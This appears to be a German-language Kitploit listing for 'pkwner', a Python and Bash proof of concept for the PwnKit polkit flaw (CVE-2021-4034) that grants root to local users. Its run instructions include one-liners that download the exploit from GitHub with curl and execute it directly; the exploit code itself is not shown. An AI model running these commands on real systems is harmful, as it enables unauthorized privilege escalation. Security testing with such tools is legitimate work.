
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
pkwner — Ein Python3- und Bash-PoC für CVE-2021-4034 von Kim Schulz | Kitploit

Tools/GitHubGitHub/kimusan/pkwner
Privilege EscalationSchwachstellenanalyseExploitationPost-ExploitationPenetrationstestsRed Teaming
GitHubkimusan/pkwner

pkwner

Ein Python3- und Bash-PoC für CVE-2021-4034 von Kim Schulz

Repository anzeigen
23728vor 4 JahrenVon Kitploit geprüft
Teilen
██████╗ ██╗  ██╗██╗    ██╗███╗   ██╗███████╗██████╗ 
██╔══██╗██║ ██╔╝██║    ██║████╗  ██║██╔════╝██╔══██╗
██████╔╝█████╔╝ ██║ █╗ ██║██╔██╗ ██║█████╗  ██████╔╝
██╔═══╝ ██╔═██╗ ██║███╗██║██║╚██╗██║██╔══╝  ██╔══██╗
██║     ██║  ██╗╚███╔███╔╝██║ ╚████║███████╗██║  ██║
╚═╝     ╚═╝  ╚═╝ ╚══╝╚══╝ ╚═╝  ╚═══╝╚══════╝╚═╝  ╚═╝
Ein Python3- und ein BASH-PoC für CVE-2021-4034 von Kim Schulz

Einleitung

Dies ist ein einfacher PoC für den neu entdeckten Polkit-Fehler namens PwnKit.

Ich habe ihn sowohl als Bash- als auch als Python3-Skript erstellt – einfach aus Spaß an der Freude.

Das Problem ist sehr einfach auszunutzen, hat aber enorme Konsequenzen, da es auf den meisten Linux-Rechnern, auf denen der Angreifer lokalen Benutzerzugriff hat, problemlos Root-Zugriff gewährt.

So führen Sie es aus

Diese Skripte sind für die einmalige Ausführung gedacht, führen Sie also einfach Folgendes aus:

python3 pkwner.py

oder

bash pkwner.sh

Sie können es auch direkt von einem Webserver (z. B. diesem GitHub-Repository) ausführen über:

python3 <(curl https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.py)

oder

source <(curl -s https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.sh))


In beiden Fällen sollte es ungefähr so aussehen: alt text und alt text
